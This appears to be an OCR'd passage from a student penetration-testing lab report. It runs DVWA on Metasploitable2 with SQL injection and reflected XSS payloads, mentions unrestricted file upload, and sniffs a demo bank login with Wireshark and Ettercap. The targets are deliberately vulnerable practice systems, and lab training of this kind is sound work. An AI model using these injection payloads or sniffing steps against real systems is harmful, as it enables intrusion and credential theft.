
   Step 7: XSS stored -Used to add the script but the effect here is permanent.


   Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form does not specify the document type, we can easily add any scripts or txt format in order to hack.





kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Metasploitable2 - Linux
192.168.56.102
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV



Type here to search
13°C Sunny
ENG
07:58
14-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Damn Vulnerable Web App
192.168.56.102/dvwa/login.php
DVWA
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'



Type here to search
13°C Sunny
ENG
07:59
14-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
192.168.56.102/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7


Type here to search
13°C Sunny
ENG
07:59
14-03-2023



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Damn Vulnerable Web A
192.168.56.102/dvwa/vulnerabilities/sqli/?id=1"or"1%3D"1&Submit=Submit#
DVWA
Vulnerability: SQL Injection
User ID:
Submit
ID: 1"or"1="1
First name: admin
Surname: admin
More info
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7
Type here to search
13°C Sunny
ENG
08:00
14-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Damn Vulnerable Web A
192.168.56.102/dvwa/vulnerabilities/sqli_blind/?id=1"or"1%3D"1&Submit=Submit#
DVWA
Vulnerability: SQL Injection (Blind)
User ID:
Submit
ID: 1"or"1="1
First name: admin
Surname: admin
More info
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7
Type here to search
13°C Sunny
ENG
08:01
14-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Damn Vulnerable Web A
192.168.56.102/dvwa/vulnerabilities/xss_r/?name=<script>alert+("hacked")<%2Fscript>#
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
192.168.56.102
hacked
OK
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Read 192.168.56.102
Type here to search
13°C Sunny
ENG
08:02
14-03-2023







Index of /dvwa/hackable/uploads


Name	Last modified	Size	Description
Parent Directory		-	
demo.txt	23-Feb-2023 01:54	51	
dvwa_email.png	16-Mar-2010 01:56	667	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.102 Port 80


2. Perform Sniffing


a) Perform Sniffing using Wireshark in kali linux


Step 1: Getting super access using the command $ sudo -s
Step 2: Enter the command wireshark in the kali
Step 3: Meanwhile it will get opened in the separate page
Step 4: Search for testfire.net in firefox.
Step 5: There we should sigin using the username and password. The you will be directed to another page.
Step 6: Select eth0 which we get from the wireshark. Then enter http on top of the page.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali]
wireshark
** (wireshark:8918) 10:25:16.082919 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
Type here to search
4°C Partly cloudy
ENG
19:55
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
Altoro Mutual
testfire.net
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking with FREE Online Bill Pay
Real Estate Financing
Business Credit Cards
Retirement Solutions
Privacy and Security
Win a Samsung Galaxy S10 smartphone
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source!
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.
Copyright © 2008, 2023, IBM Corporation. All rights reserved.


Type here to search
4°C Partly cloudy
ENG
20:00
13-03-2023
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Kali Linux
Altoro Mutual
testfire.net/login.jsp
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking Login
Username: admin
Password: •••••
Login
Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.
This web application is open source!
The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects.
Copyright © 2008, 2023, IBM Corporation. All rights reserved.


Type here to search
4°C Partly cloudy
ENG
20:01
13-03-2023



b) Perform Sniffing using Ettercap in kali linux

Step1: Getting super access using the command $ sudo -s

Step 2: Check the IP address of the target (Metasploitable) using ifconfig.

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS

name information. nbtscan 192.168.56.0/24.

Step 4: Enter the command Ettercap -G.

Step 5: There you get a checkbox opened set snipping startup.

